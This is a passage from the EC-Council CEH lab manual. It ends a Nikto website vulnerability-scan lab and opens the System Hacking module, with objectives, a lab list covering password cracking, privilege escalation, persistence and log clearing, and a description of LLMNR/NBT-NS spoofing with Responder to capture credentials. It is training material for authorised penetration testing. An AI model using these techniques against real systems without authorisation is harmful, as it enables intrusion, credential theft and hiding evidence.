
    Note: The scan takes approximately 10 minutes to complete.
11. The target website does not have any CGI directory; therefore, the same result as the previous scan was obtained.

    Note: You can use try this command on another website to obtain information about CGI directories.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

12. Now, we will save the scan results in the form of a text file on **Desktop**. To do so, type **cd** and press **Enter** to jump to the root directory.
13. Type **cd Desktop** and press **Enter** to navigate to the **Desktop** folder.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

14. Type **nikto -h (Target Website) -o (File_Name) -F txt**, (here, the target website is **www.certifiedhacker.com**) and press **Enter**.

    Note: **-h**: specifies the target, **-o**: specifies the name of the output file, and **-F**: specifies the file format.


    Note: Name the file **Nikto_Scan_Results**

    Note: The scan takes approximately 10 minutes to complete.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

15. Now, type **pluma Nikto_Scan_Results** and press **Enter** to open the created file in a text editor window. The file appears displaying the scanned results, as shown in the screenshot.



16. This concludes the demonstration of checking vulnerabilities in the target website using Nikto.
17. Close all open windows and document all the acquired information.
18. Turn off the **Parrot Security** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

CEH Lab Manual

System Hacking

Module 06

System Hacking

System hacking is the process of testing computer systems and software for security vulnerabilities that an attacker could exploit to gain access to the organization's systems to steal or misuse sensitive information.

Lab Scenario

Since security and compliance are high priorities for most organizations, attacks on an organization's computer systems take many different forms such as spoofing, smurfing, and other types of Denial-of-Service (DoS) attacks. These attacks are designed to harm or interrupt the use of operational systems.

Earlier, you gathered all possible information about the target through techniques such as footprinting, scanning, enumeration, and vulnerability analysis. In the first step (footprinting) of the security assessment and penetration testing of your organization, you collected open-source information about your organization. In the second step (scanning), you collected information about open ports and services, OSes, and any configuration lapses. In the third step (enumeration), you collected information about NetBIOS names, shared network resources, policy and password details, users and user groups, routing tables, and audit and service settings. In the fourth step (vulnerability analysis), you collected information about network vulnerabilities, application and service configuration errors, applications installed on the target system, accounts with weak passwords, and files and folders with weak permissions.

Now, the next step for an ethical hacker or a penetration tester is to perform system hacking on the target system using all information collected in the earlier phases. System hacking is one of the most important steps that is performed after acquiring information through the above techniques. This information can be used to hack the target system using various hacking techniques and strategies.

System hacking helps to identify vulnerabilities and security flaws in the target system and predict the effectiveness of additional security measures in strengthening and protecting information resources and systems from attack.

The labs in this module will provide you with a real-time experience in exploiting underlying vulnerabilities in target systems using various online sources and system hacking techniques and tools. However, system hacking activities may be illegal depending on the organization's policies and any laws that are in effect. As an ethical hacker or pen tester, you should always acquire proper authorization before performing system hacking.

Lab Objective

The objective of This task is to monitor a target system remotely and perform other tasks that include, but are not limited to:

- Bypassing access controls to gain access to the system (such as password cracking and vulnerability exploitation)
- Acquiring the rights of another user or an admin (privilege escalation)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Creating and maintaining remote access to the system (executing applications such as trojans, spyware, backdoors, and keyloggers)
- Hiding malicious activities and data theft (executing applications such as Rootkits, steganography, etc.)
- Hiding the evidence of compromise (clearing logs)

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 325 Minutes

Overview of System Hacking

In preparation for hacking a system, you must follow a certain methodology. You need to first obtain information during the footprinting, scanning, enumeration, and vulnerability analysis phases, which can be used to exploit the target system.

There are four steps in the system hacking:

- **Gaining Access**: Use techniques such as cracking passwords and exploiting vulnerabilities to gain access to the target system
- **Escalating Privileges**: Exploit known vulnerabilities existing in OSes and software applications to escalate privileges
- **Maintaining Access**: Maintain high levels of access to perform malicious activities such as executing malicious applications and stealing, hiding, or tampering with sensitive system files
- **Clearing Logs**: Avoid recognition by legitimate system users and remain undetected by wiping out the entries corresponding to malicious activities in the system logs, thus avoiding detection.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to hack the target systems. Recommended labs that will assist you in learning various system hacking techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	CyberQ ***
1	Gain Access to the System	√	√	√
	1.1 Perform Active Online Attack to Crack the System's Password using Responder	√		√
	1.2 Audit System Passwords using L0phtCrack		√	√
	1.3 Find Vulnerabilities on Exploit Sites		√	√
	1.4 Exploit Client-Side Vulnerabilities and Establish a VNC Session	√		√
	1.5 Gain Access to a Remote System using Armitage		√	√
	1.6 Gain Access to a Remote System using Ninja Jonin		√	√
	1.7 Perform Buffer Overflow Attack to Gain Access to a Remote System	√		√
2	Perform Privilege Escalation to Gain Higher Privileges	√	√	√
	2.1 Escalate Privileges using Privilege Escalation Tools and Exploit Client-Side Vulnerabilities		√	√
	2.2 Hack a Windows Machine using Metasploit and Perform Post-Exploitation using Meterpreter		√	√
	2.3 Escalate Privileges by Exploiting Vulnerability in pkexec		√	√
	2.4 Escalate Privileges in Linux Machine by Exploiting Misconfigured NFS	√		√
	2.5 Escalate Privileges by Bypassing UAC and Exploiting Sticky Keys		√	√
	2.6 Escalate Privileges to Gather Hashdump using Mimikatz		√	√
3	Maintain Remote Access and Hide Malicious Activities	√	√	√
	3.1 User System Monitoring and Surveillance using Power Spy		√	√
	3.2 User System Monitoring and Surveillance using Spytech SpyAgent	√		√
	3.3 Hide Files using NTFS Streams		√	√
	3.4 Hide Data using White Space Steganography		√	√

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

	3.5 Image Steganography using OpenStego and StegOnline		√	√
	3.6 Maintain Persistence by Abusing Boot or Logon Autostart Execution	√		√
	3.7 Maintain Domain Persistence by Exploiting Active Directory Objects		√	√
	3.8 Privilege Escalation and Maintain Persistence using WMI		√	√
	3.9 Covert Channels using Covert_TCP		√	√
4	Clear Logs to Hide the Evidence of Compromise	√	√	√
	4.1 View, Enable, and Clear Audit Policies using Auditpol		√	√
	4.2 Clear Windows Machine Logs using Various Utilities	√		√
	4.3 Clear Linux Machine Logs using the BASH Shell	√		√
	4.4 Hiding Artifacts in Windows and Linux Machines		√	√
	4.5 Clear Windows Machine Logs using CCleaner		√	√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv12 volume 1 book.

*****CyberQ** - Lab exercise(s) marked under CyberQ are available in our CyberQ solution. CyberQ is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our CyberQ solution, please contact your training center or visit https://www.cyberq.io/.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 1

Gain Access to the System

Gaining access refers to the process of obtaining unauthorized access to the target system to modify or steal sensitive information.

Lab Scenario

For a professional ethical hacker or pen tester, the first step in system hacking is to gain access to a target system using information obtained and loopholes found in the system's access control mechanism. In this step, you will use various techniques such as password cracking, vulnerability exploitation, and social engineering to gain access to the target system.

Password cracking is the process of recovering passwords from the data transmitted by a computer system or stored in it. It may help a user recover a forgotten or lost password or act as a preventive measure by system administrators to check for easily breakable passwords; however, an attacker can use this process to gain unauthorized system access.

Password cracking is one of the crucial stages of system hacking. Hacking often begins with password cracking attempts. A password is a key piece of information necessary to access a system. Consequently, most attackers use password-cracking techniques to gain unauthorized access. An attacker may either crack a password manually by guessing it or use automated tools and techniques such as a dictionary or brute-force method. Most password cracking techniques are successful, because of weak or easily guessable passwords.

Vulnerability exploitation involves the execution of multiple complex, interrelated steps to gain access to a remote system. Attackers use discovered vulnerabilities to develop exploits, deliver and execute the exploits on the remote system.

The labs in this exercise demonstrate how easily hackers can gather password information from your network and demonstrate the password vulnerabilities that exist in computer networks.

Lab Objectives

- Perform active online attack to crack the system's password using Responder
- Audit system passwords using L0phtCrack
- Find vulnerabilities on exploit sites
- Exploit client-side vulnerabilities and establish a VNC session

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Gain access to a remote system using Armitage
- Gain access to a remote system using Ninja Jonin
- Perform buffer overflow attack to gain access to a remote system

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 100 Minutes

Overview of Gaining Access

The previous phases of hacking such as footprinting and reconnaissance, scanning, enumeration, and vulnerability assessment help identify security loopholes and vulnerabilities that exist in the target organizational IT assets. You can use this information to gain access to the target organizational systems. You can use various techniques such as passwords cracking and vulnerability exploitation to gain access to the target system.

Lab Tasks

Task 1: Perform Active Online Attack to Crack the System's Password using Responder

---

LLMNR (Link Local Multicast Name Resolution) and NBT-NS (NetBIOS Name Service) are two main elements of Windows OSes that are used to perform name resolution for hosts present on the same link. These services are enabled by default in Windows OSes and can be used to extract the password hashes from a user.

Since the awareness of this attack is low, there is a good chance of acquiring user credentials in an internal network penetration test. By listening for LLMNR/NBT-NS broadcast requests, an attacker can spoof the server and send a response claiming to be the legitimate server. After the victim system accepts the connection, it is possible to gain the victim's user-credentials by using a tool such as Responder.py.

